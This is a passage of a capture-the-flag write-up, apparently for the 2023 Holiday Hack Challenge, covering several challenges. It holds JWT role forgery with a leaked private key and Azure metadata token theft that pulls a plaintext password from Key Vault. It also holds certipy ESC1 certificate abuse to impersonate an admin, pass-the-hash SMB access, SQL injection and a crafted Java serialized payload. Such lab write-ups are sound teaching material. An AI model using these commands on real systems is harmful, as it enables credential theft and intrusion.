aC1lZDI1NTE5AAAAQFXAMwqVbVntXOAUt+9oE0jAu8Ail7ELabZhYP0Hk+9zvrIw8jMxa/uk2jAzUciwCqmEg2isbpe47xSGkOTXcQA= ",
    "principal": "admin"
}
```


Following the same ssh format as before but with the new pub key:
ssh -i id_rsa_admin-cert.pub -i ../tinsel_ssh_key
alabaster@ssh-server-vm.santaworkshopgeeseislands.org

We now auth as admin/alabaster and then just ‘cat’ the todo file:

Geese Islands IT & Security Todo List

- [X] Sleigh GPS Upgrade: Integrate the new "Island Hopper" module into Santa's sleigh GPS. Ensure Rudolph's red nose doesn't interfere with the signal.

- [X] Reindeer Wi-Fi Antlers: Test out the new Wi-Fi boosting antler extensions on Dasher and Dancer. Perfect for those beach-side internet browsing sessions.
- [ ] Palm Tree Server Cooling: Make use of the island's natural shade. Relocate servers under palm trees for optimal cooling. Remember to watch out for falling coconuts!
- [ ] Eggnog Firewall: Upgrade the North Pole's firewall to the new EggnogOS version. Ensure it blocks any Grinch-related cyber threats effectively.
- [ ] Gingerbread Cookie Cache: Implement a gingerbread cookie caching mechanism to speed up data retrieval times. Don't let Santa eat the cache!
- [ ] Toy Workshop VPN: Establish a secure VPN tunnel back to the main toy workshop so the elves can securely access to the toy blueprints.
- [ ] Festive 2FA: Roll out the new two-factor authentication system where the second factor is singing a Christmas carol. Jingle Bells is said to be the most secure.

Answer was “Gingerbread”

Note: it is interesting he also has an impacket path:

```
alabaster@ssh-server-vm:~/impacket$ ls
DumpNTLMInfo.py     getST.py              ntlmrelayx.py     smbexec.py
Get-GPPPassword.py  getTGT.py             ping.py           smbpasswd.py
GetADUsers.py       goldenPac.py          ping6.py          smbrelayx.py
GetNPUsers.py       karmaSMB.py           psexec.py         smbserver.py
GetUserSPNs.py      keylistattack.py      raiseChild.py     sniff.py
addcomputer.py      kintercept.py         rbcd.py           sniffer.py
atexec.py           lookupsid.py          rdp_check.py      split.py
certipy             machine_role.py       reg.py            ticketConverter.py
changepasswd.py     mimikatz.py           registry-read.py  ticketer.py
dcomexec.py         mqtt_check.py         rpcdump.py        tstool.py
dpapi.py            mssqlclient.py        rpcmap.py         wmiexec.py
esentutl.py         mssqlinstance.py      sambaPipe.py      wmipersist.py
exchanger.py        net.py                samrdump.py       wmiquery.py
findDelegation.py   netview.py            secretsdump.py
getArch.py          nmapAnswerMachine.py  services.py
getPac.py           ntfs-read.py          smbclient.py
```

Assume this will be needed for the next part.

The Captains Comms

We are initially given the radio user role with the jwt:
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ29tbXMiLCJpYXQiOjE2OTk0ODU3OTUuMzQwMzMyNywiZXhwIjoxODA5OTM3Mzk1LjM0MDMz

MjcsImF1ZCI6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6InJhZGlvVXNlciJ9.BGxJLMZw-FHI9N
Rl1xt_f25EEnFcAYYu173iqf-6dgoa_X3V7SAe8scBbARyusKq2kEbL2VJ3T6e7rAVxy5Eflr2XFM
M5M-Wk6Hqq1lPvkYPfL5aaJaOar3YFZNhe_0xXQ__k__oSKN1yjxZJ1WvbGuJ0noHMm_qhSX
omv4_9fuqBUg1t1PmYlRFN3fNIXh3K6JEi5CvNmDWwYUqhStwQ29SM5zaeLHJzmQ1Ey0T1G
G-CsQo9XnjIgXtf9x6dAC00LYXe1AMly4xJM9DfcZY_KjfP-viyI7WYL0IJ_UOtIMMN0u-XO8Q_F3
VO0NyRIhZPfmALOM2Liyqn6qYTjLnkg

After doing some reading it seemed like I needed to request the default path for the radio monitor role from : /jwtDefault/rMonitor.tok. Which does return that role with the key:
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ29t
bXMiLCJpYXQiOjE2OTk0ODU3OTUuMzQwMzMyNywiZXhwIjoxODA5OTM3Mzk1LjM0MDMz
MjcsImF1ZCI6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6InJhZGlvTW9uaXRvciJ9.f_z24CMLim
2JDKf8KP_PsJmMg3l_V9OzEwK1E_lBE9rrIGRVBZjqGpvTqAQQSesJD82LhK2h8dCcvUcF7a
wiAPpgZpcfM5jdkXR7DAKzaHAV0OwTRS6x_Uuo6tqGMu4XZVjGzTvba-eMGTHXyfekvtZr8uL
LhvNxoarCrDLiwZ_cKLViRojGuRIhGAQCpumw6NTyLuUYovy_iymNfe7pqsXQNL_iyoUwWxfWc
fwch7eGmf2mBrdEiTB6LZJ1ar0FONfrLGX19TV25Qy8auNWQIn6jczWM9WcZbuOIfOvlvKhyV
WbPdAK3zB7OOm-DbWm1aFNYKr6JIRDLobPfiqhKg

This still doesn't let us do much so we now need to get the decoder role. With our new monitor token we can request the decoder role needed and get the key:
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ29t
bXMiLCJpYXQiOjE2OTk0ODU3OTUuMzQwMzMyNywiZXhwIjoxODA5OTM3Mzk1LjM0MDMz
MjcsImF1ZCI6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6InJhZGlvRGVjb2RlciJ9.cnNu6EjIDBrq
8PbMlQNF7GzTqtOOLO0Q2zAKBRuza9bHMZGFx0pOmeCy2Ltv7NUPv1yT9NZ-WapQ1-GNc
w011Ssbxz0yQO3Mh2Tt3rS65dmb5cmYlZc0pol-imtclWh5s1OTGUtqSjbeeZ2QAMUFx3Ad93g
R20pKpjmoeG_Iec4JHLTJVEksogowOouGyDxNAagIICSpe61F3MY1qTibOLSbq3UVfiIJS4XvG
JwqbYfLdbhc-FvHWBUbHhAzIgTIyx6kfONOH9JBo2RRQKvN-0K37aJRTqbq99mS4P9PEVs0-
YIIufUxJGIW0TdMNuVO3or6bIeVH6CjexII14w6fg

Next using the hint about where the public key is, we can request it from here:
/jwtDefault/keys/capsPubKey.key
-----BEGIN PUBLIC KEY-----
MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAsJZuLJVB4EftUOQN1Auw
VzJyr1Ma4xFo6EsEzrkprnQcdgwz2iMM76IEiH8FlgKZG1U0RU4N3suI24NJsb5w
J327IYXAuOLBLzIN65nQhJ9wBPR7Wd4Eoo2wJP2m2HKwkW5Yadj6T2YgwZLmod3q
n6JlhN03DOk1biNuLDyWao+MPmg2RcxDR2PRnfBartzw0HPB1yC2Sp33eDGkpIXa
cx/lGVHFVxE1ptXP+asOAzK1wEezyDjyUxZcMMmV0VibzeXbxsXYvV3knScr2WYO
qZ5ssa4Rah9sWnm0CKG638/lVD9kwbvcO2IMlUeTp7vwOTXEGyadpB0WsuIKuPH6
uQIDAQAB
-----END PUBLIC KEY-----

Now listening to the radio, the first thing is the morse code for the folder needed. After I fixed my spelling errors, the path is: /jwtDefault/keys/TH3CAPSPR1V4T3F0LD3R/capsPrivKey.key

-----BEGIN PRIVATE KEY-----
MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKgwggSkAgEAAoIBAQCwlm4slUHgR+1Q
5A3UC7BXMnKvUxrjEWjoSwTOuSmudBx2DDPaIwzvogSIfwWWApkbVTRFTg3ey4jb
g0mxvnAnfbshhcC44sEvMg3rmdCEn3AE9HtZ3gSijbAk/abYcrCRblhp2PpPZiDB
kuah3eqfomWE3TcM6TVuI24sPJZqj4w+aDZFzENHY9Gd8Fqu3PDQc8HXILZKnfd4
MaSkhdpzH+UZUcVXETWm1c/5qw4DMrXAR7PIOPJTFlwwyZXRWJvN5dvGxdi9XeSd
JyvZZg6pnmyxrhFqH2xaebQIobrfz+VUP2TBu9w7aUyVR5Onu/A5NcQbJp2kHRay
4gq48fq5AgMBAAECggEATlcmYJQE6i2uvFS4R8q5vC1u0JYzVupJ2sgxRU7DDZiI
adyHAm7LVeJQVYfYoBDeANC/hEGZCK7OM+heQMMGOZbfdoNCmSNL5ha0M0IFTlj3
VtNph9hlwQHP09FN/DeBWruT8L1oauIZhRcZR1VOuexPUm7bddheMlL4lRp59qKj
9k1hUQ3R3qAYST2EnqpEk1NV3TirnhIcAod53aAzcAqg/VruoPhdwmSv/xrfDS9R
DCxOzplHbVQ7sxZSt6URO/El6BrkvVvJEqECMUdON4agNEK5IYAFuIbETFNSu1TP
/dMvnR1fpM0lPOXeUKPNFveGKCc7B4IF2aDQ/CvD+wKBgQDpJjHSbtABNaJqVJ3N
/pMROk+UkTbSW69CgiH03TNJ9RflVMphwNfFJqwcWUwIEsBpe+Wa3xE0ZatecEM9
4PevvXGujmfskst/PuCuDwHnQ5OkRwaGIkujmBaNFmpkF+51v6LNdnt8UPGrkovD
onQIEjmvS1b53eUhDI91eysPKwKBgQDB5RVaS7huAJGJOgMpKzu54N6uljSwoisz
YJRY+5V0h65PucmZHPHe4/+cSUuuhMWOPinr+tbZtwYaiX04CNK1s8u4qqcX2ZRD
YuEv+WNDv2e1XjoWCTxfP71EorywkEyCnZq5kax3cPOqBs4UvSmsR9JiYKdeXfaC
VGiUyJgLqwKBgQDL+VZtO/VOmZXWYOEOb0JLODCXUdQchYn3LdJ3X26XrY2SXXQR
wZ0EJqk8xAL4rS8ZGgPuUmnC5Y/ft2eco00OuzbR+FSDbIoMcP4wSYDoyv5IIrta
bnauUUipdorttuIwsc/E4Xt3b3l/GV6dcWsCBK/i5I7bW34yQ8LejTtGsQKBgAmx
NdwJpPJ6vMurRrUsIBQulXMMtx2NPbOXxFKeYN4uWhxKITWyKLUHmKNrVokmwelW
Wiodo9fGOlvhO40tg7rpfemBPlEG405rBu6q/LdKPhjm2Oh5Fbd9LCzeJah9zhVJ
Y46bJY/i6Ys6Q9rticO+41lfk344HDZvmbq2PEN5AoGBANrYUVhKdTY0OmxLOrBb
kk8qpMhJycpmLFwymvFf0j3dWzwo8cY/+2zCFEtv6t1r7b8bjz/NYrwS0GvEc6Bj
xVa9JIGLTKZt+VRYMP1V+uJEmgSnwUFKrXPrAsyRaMcq0HAvQOMICX4ZvGyzWhut
UdQXV73mNwnYI0RQmBnDOI+i
-----END PRIVATE KEY-----

Now using the note about the role name from the journal of GeeseIslandsSuperChiefCommunicationsOfficer, we can use that with the priv key to update the token and make our own on jwt io. The new key is:

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJpc3MiOiJISEMgMjAyMyBDYXB0YWluJ3MgQ29t
bXMiLCJpYXQiOjE2OTk0ODU3OTUuMzQwMzMyNywiZXhwIjoxODA5OTM3Mzk1LjM0MDMz
MjcsImF1ZCI6IkhvbGlkYXkgSGFjayAyMDIzIiwicm9sZSI6IkdlZXNlSXNsYW5kc1N1cGVyQ2hpZ
WZDb21tdW5pY2F0aW9uc09mZmljZXIifQ.N-8MdT6yPFge7zERpm4VdLdVLMyYcY_Wza1TAD
oGKK5_85Y5ua59z2Ke0TTyQPa14Z7_Su5CpHZMoxThIEHUWqMzZ8MceUmNGzzIsML7iFQE
lSsLmBMytHcm9-qzL0Bqb5MeqoHZYTxN0vYG7WaGihYDTB7OxkoO_r4uPSQC8swFJjfazecC
qIvl4T5i08p5Ur180GxgEaB-o4fpg_OgReD91ThJXPt7wZd9xMoQjSuPqTPiYrP5o-aaQMcNhSk
Mix_RX1UGrU-2sBlL01FxI7SjxPYu4eQbACvuK6G2wyuvaQIclGB2Qh3P7rAOTpksZSex9RjtKO
iLMCafTyfFng

Now updating to use this key, we can access the admin radio.

This last part I stared at for far too long and was making it overly complicated. Basically, the message part in the audio text decoder was 12249 and 16009, with a few of each. I initially thought it was epoch but that wasn't even the right year. By just trying a few different things, I finally figured out it just had 9's appended. So it was 12/24 at 1600 hrs. They need four hours early so it is just 1200. The radio fax of the geese had the last part needed for the frequency of 10426hz.

Answer: 10426 1224 1200

Active Directory

As noted on the previous challenge, those tools will come in handy, lol.

Looking to see what resources I have access to:

curl -X GET -H "Authorization: Bearer $token" -H "Content-Type:application/json" -H "Accept:application/json" https://management.azure.com/subscriptions/$subid/resources?api-version=2021-04-01 | jq


```
"value": [
  {
    "type": "Microsoft.KeyVault/vaults",
    "id":
"/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1/providers/Microsoft.KeyVault/vaults/northpole-it-kv",
    "name": "northpole-it-kv",
    "location": "eastus",
    "tags": {}
  },
  {
    "type": "Microsoft.KeyVault/vaults",
    "id":
"/subscriptions/2b0942f3-9bca-484b-a508-abdae2db5e64/resourceGroups/northpole-rg1/providers/Microsoft.KeyVault/vaults/northpole-ssh-certs-kv",
    "name": "northpole-ssh-certs-kv",
    "location": "eastus",
    "tags": {}
```

Let's try to get a vault token:
curl 'http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https%3A%2F%2Fvault.azure.net' -H Metadata:true -s | jq

Now list vault secrets (attempting both, we only have access to the one vault):
curl -X GET -H "Authorization: Bearer $token" -H "Content-Type:application/json" -H "Accept:application/json" https://northpole-it-kv.vault.azure.net/secrets?api-version=7.4 | jq

Get single secret in vault:
curl -X GET -H "Authorization: Bearer $token" -H "Content-Type:application/json" -H "Accept:application/json" https://northpole-it-kv.vault.azure.net/secrets/tmpAddUserScript?api-version=7.4 | jq


```
  "value": "Import-Module ActiveDirectory; $UserName = \"elfy\"; $UserDomain = \"northpole.local\"; $UserUPN = \"$UserName@$UserDomain\"; $Password = ConvertTo-SecureString \"J4`ufC49/J4766\" -AsPlainText -Force; $DCIP = \"10.0.0.53\"; New-ADUser -UserPrincipalName $UserUPN -Name $UserName -GivenName $UserName -Surname \"\" -Enabled $true -AccountPassword $Password -Server $DCIP -PassThru",
  "id": "https://northpole-it-kv.vault.azure.net/secrets/tmpAddUserScript/ec4db66008024699b19df44f5272248d",
  "attributes": {
    "enabled": true,
    "created": 1699564823,
    "updated": 1699564823,
    "recoveryLevel": "Recoverable+Purgeable",
    "recoverableDays": 90
  },
  "tags": {}
}
```


Now that we know a user, pw and dc we can use certipy first searching for

certipy find -u elfy@northpole.local -p 'J4`ufC49/J4766' -dc-ip=10.0.0.53 -vulnerable -enabled

- Grepping for ESC1, we can see there is a vulnerable template named “NorthPoleUsers” that lets any domain user request a cert on behalf of an admin. Let’s see if we can one for wombleycube.

certipy req -u elfy@northpole.local -p 'J4`ufC49/J4766' -dc-ip=10.0.0.53 -ca northpole-npdc01-CA -template NorthPoleUsers -upn 'wombleycube@northpole.local'

[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 42
[*] Got certificate with UPN 'wombleycube@northpole.local'
[*] Certificate has no object SID
[*] Saved certificate and private key to 'wombleycube.pfx'

Now use that to get the user auth hash:

certipy auth -pfx wombleycube.pfx -dc-ip 10.0.0.53

[*] Using principal: wombleycube@northpole.local
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'wombleycube.ccache'
[*] Trying to retrieve NT hash for 'wombleycube'
[*] Got hash for 'wombleycube@northpole.local':
aad3b435b51404eeaad3b435b51404ee:5740373231597863662f6d50484d3e23

Now that we have the needed hash, let's use smbclient with those creds to the dc and see what shares are available.

python3 smbclient.py northpole.local/wombleycube@10.0.0.53 -hashes aad3b435b51404eeaad3b435b51404ee:5740373231597863662f6d50484d3e23

 # shares
ADMIN$
C$
D$
FileShare
IPC$
NETLOGON
SYSVOL

The only really interesting one here is FileShare. We can use the command ‘use FileShare’ and cd to the super_secret_research directory. The file name is **InstructionsForEnteringSatelliteGroundStation.txt**

Space Island Door Access Speaker

From the last challenge (AD), we can do a get on that secret file and then check the contents:

alabaster@ssh-server-vm:~/impacket$ cat InstructionsForEnteringSatelliteGroundStation.txt
Note to self:

To enter the Satellite Ground Station (SGS), say the following into the speaker:

And he whispered, 'Now I shall be out of sight;
So through the valley and over the height.'
And he'll silently take his way.

For this one it seemed pretty straight forward but just using the free tools I found in a search were only getting to a certain percent. I did see in discord where someone else used the site: https://huggingface.co/spaces/AlphaDragon/Voice-Clone. I put the text in there along with an mp3 we got from Wombley previously and was able to open the door with that.

Camera Access

I walked all over inside this fence and the only thing I saw I could click on was the telescope. I was confused even how to start this until I looked at discord. Even then I just randomly made it into the building, weird.
After messing with docker and wireguard (using config from the gator) for a while, I was finally able to get the nanosat connected. I just poke around for a bit and stumbled upon what looked like b64 in a prompt. I used wireshark to capture the traffic but due to limitations on copy and paste from the vnc viewer I kept trying to copy out in small chunks only to end up with an image I couldn’t view right.

Finally, I saved the convo, used the docker copy command and then copied it out of the vm onto my actual host. It still took a long time for the convo to load but I was finally able to copy and paste that into cyberchef and save out the image and get the answer of CONQUER HOLIDAY SEASON!


I know this was listed as an easier challenge and technically it was but infra issues and copy/paste really slowed me down.

Missile Diversion


For this one it took me a long time poking at the missile system and finally looking at the flux config, then going to look at the java classes. I tar'd them all and then exported them to another system to review with jd-gui.

You can see right here that the debug action in the gui basically just runs “select version” but also anything else you append to it. By changing the attribute value and adding another statement with a semi colon, you can have this execute your own sql statements.


```
}

private String sqlDebug(String injection) {
  String query = "SELECT VERSION()" + injection;
  StringBuilder resultString = new StringBuilder();
  try {
    Connection connection = DriverManager.getConnection("jdbc:mariadb://localhost
    try {
      Statement statement = connection.createStatement();
      try {
        boolean hasResultSet = statement.execute(query);
        int resultSetCount = 0;
        while (true) {
          if (hasResultSet) {
```



Looking through the tables and figuring out what to do, I see the following:



Then I also saw:



Based on this, I knew I needed to update the value in this table but I didn't have access. I did notice the satellite_query table had a stored serialized object (snippet):

```
.VERSION(): 11.2.2-MariaDB-1:11.2.2+maria~ubu2204 |
jid: 1 | object:
........sr..SatelliteQueryFileFolderUtility.......................Z..isQueryZ..isUpdateL..pathOrStatem
entt..Ljava/lang/String;xp..t.)/opt/SatelliteQueryFileFolderUtility.java | results:
import java.io.Serializable;
import java.io.IOException;
import java.nio.charset.StandardCharsets;
import java.nio.file.*;
import java.util.stream.Collectors;
import java.util.stream.Stream;
import java.sql.*;
import java.util.ArrayList;
import java.util.HashMap;
import java.util.List;
```

In this you can see a serialized object at the top in the object column but also a result column. The most interesting parts are the parameters and what they can do (either return a file contents, query or what we really want, update):

```
public SatelliteQueryFileFolderUtility(String pathOrStatement, boolean isQuery, boolean
isUpdate) {
    this.pathOrStatement = pathOrStatement;
    this.isQuery = isQuery;
    this.isUpdate = isUpdate;
}
```

```
    }
} else {
    try (PreparedStatement pstmt = connection.prepareStatement(pathOrStatement)) {
        pstmt.executeUpdate();
        return "SQL Update completed.";
    } catch (SQLException sqle) {
        return "SQL Error: " + sqle.toString();
    }
}
```

The next part caused me to be stuck for about two days. I knew I needed to send a serialized object that would eventually get run but it wasn't until I realized that the raw output as seen in wireshark was having issues with the output, when I saw the hex chars "ef bf bd" where I should have had the serialized magic header of 'ac ed'. The order of operations was to submit the object, then do a SELECT * FROM satellite_query, go get the value and have wireshark grab the full output for me. I did this many many times.

I also saw a tip that helped me a lot while I was frustrated and reading Discord. It was for a tool called SerializationDumper. By using this tool, I was able to manually fix the messed up "ef bf bd" characters and then submit to this tool to help me parse and understand the already included statement. There is also an option to dump and update but I just manually crafted by string statement, calculated the number of characters and then updated the isQuery to true. I'll show that in the next step.

First I want to mention that I did use chat gpt to help initially crap some serialized input and test/help understand a bit.

JDBC URL and handling of binary data accordingly.

You

can you create a test serialized object that is already converted to a bytes object in hex?

ChatGPT

Certainly! I'll provide you with a simple example of a serialized object (a `SerializedHelloWorld` instance) converted to a hexadecimal string. You can then use this string as a representation of the serialized object in a bytes object.

java Copy code

```java
import java.io.*;

class SerializedHelloWorld implements Serializable {
    private static final long serialVersionUID = 1L;

    private void writeObject(ObjectOutputStream out) throws IOException
        out.defaultWriteObject();
        out.writeObject("Hello, World!");
```


I ran this java several times to generate some test serialized objects.
In the end I took the provided code to generate this serialized object:

```
ACED00057372001F536174656C6C697465517565727946696C65466F6C6465725574696C69747912D4F68D0EB392CB0200035A
000769735175657279 5A000869735570646174654C000F706174684F7253746174656D656E747400124C6A6176612F6C616E67
2F537472696E673B7870010074003975706461746520706f696e74696e675f6d6f646520736574206e756d65726963616c5f6d
6f6465203d20312077686572652069642 03d20313b
```

Which parses out to this (also shows my sql update statement):

```
      TC_NULL - 0x70
  newHandle 0x00 7e 00 02
  classdata
    SatelliteQueryFileFolderUtility
      values
        isQuery
          (boolean)true - 0x01
        isUpdate
          (boolean)false - 0x00
        pathOrStatement
          (object)
            TC_STRING - 0x74
              newHandle 0x00 7e 00 03
              Length - 57 - 0x00 39
              Value - update pointing_mode set numerical_mode = 1 where id = 1; - 0x75706461746520706f696e74696e675f6d
6f646520736574206e756d65726963616c5f6d6f6465203d20312077686572652069642 03d20313b
```

Once I did that, I was able to check that table and sure enough it updated to point to the sun (1):



Bonus: Fishing Guide / Fishing Mastery

For this one I initially started by looking at the page source and saw that I could simulate the websocket response from the server and update the “fishCaught” part of the json. I also found https://2023.holidayhackchallenge.com/sea/fishdensityref.html that gave me a heatmap and also all of the available fish names. I wrote a quick script to update this with all available fish and while that does work for a short time, it is only client side. I thought that might be enough to get the badge for that task however the client refreshes but also, this didn’t seem to be a good way. The other item noticed here is the md5 hash of the fish name is used for the fish pic/info at some point.

For reference my initial script looked like this:

```
output =

for f in fishUpdate:
    if 'h3' in f:
        fishParse = f.strip("<h3>").strip("</h3")
        fishHash = hashlib.md5(fishParse.encode('utf-8')).hexdigest()
        output += '"fish' + str(count) + '"' + ':' + '{"name":"' + fishParse + '","description":"I am a fish.
        count +=1

print(output)
```

The next way I approached this was to create an autoclicker in C++. This is a really easy task and one that pretty much works. The only issue is that predicting the time between casting and

reeling in the fish is too random. Technically, you can try to guess a conservative number for reeling in, however sometimes it happens very quickly and goes away.

My solution to this was to modify my auto clicker. The way this works is to get the x and y coordinates of the mouse cursor. Then get the pixel rgb values at that location. If we see a color that is red, that means the button turned to “reel it in” and we click. Then wait a few seconds and cast again. This program will stop working after a while and needs to be restarted but a batch script takes care of that for me. I suspect this is due to the almost constant handle to the screen resources, however by constantly checking the pixel in a while true loop is the only way to be able to click fast enough.

Just parking and moving my boat a few times took care of the bulk of the fish in a few hours. Then I just diff’d what I had with the full fish list and then used the heat map to find the last few I needed. I did use an online tool to overlay the minimap.png image on top of the heatmaps of interest to make sure I was in the correct spot. My favorite catch was the elusive Piscis Cyberneticus Skodo, lol.

C++ program:

```
int main()
{
    std::cout << "****************************************\n\n";
    std::cout << "Let's catch some fish!!!!\n\n";
    std::cout << "****************************************\n";

    SetProcessDPIAware();
    letsFish();
    std::cout << "10 fish attempts, killing program for restart...\n";

    return 0;
}
```

```cpp
void letsFish()
{
    int clickCount = 1;
    while (true)
    {
        HDC hdcScreen = GetDC(NULL);
        POINT cursor;
        GetCursorPos(&cursor);
        COLORREF color = ::GetPixel(hdcScreen, cursor.x, cursor.y);

        int red = GetRValue(color);
        int green = GetGValue(color);
        int blue = GetBValue(color);

        if (red >= 200 && green < 100 && blue < 100)
        {
            std::cout << "Reel it in!! -  Click number: " << clickCount << "\n";
            mouseClick();
            Sleep(2000);
            mouseClick();
            clickCount++;
        }


        if (clickCount > 10)
        {
            ReleaseDC(0, hdcScreen);
            return;
        }
    }
}
```

```cpp
void mouseClick()
{
    INPUT Inputs[2] = { 0 };
    Inputs[0].type = INPUT_MOUSE;
    Inputs[0].mi.dwFlags = MOUSEEVENTF_LEFTDOWN;
    Inputs[1].type = INPUT_MOUSE;
    Inputs[1].mi.dwFlags = MOUSEEVENTF_LEFTUP;
    SendInput(2, Inputs, sizeof(INPUT));
}
```

```
****************************************

Let's catch some fish!!!!

****************************************
Reel it in!! -  Click number: 1
Reel it in!! -  Click number: 2
Reel it in!! -  Click number: 3
Reel it in!! -  Click number: 4
Reel it in!! -  Click number: 5
Reel it in!! -  Click number: 6
Reel it in!! -  Click number: 7
Reel it in!! -  Click number: 8
Reel it in!! -  Click number: 9
Reel it in!! -  Click number: 10
10 fish attempts, killing program for restart...
```

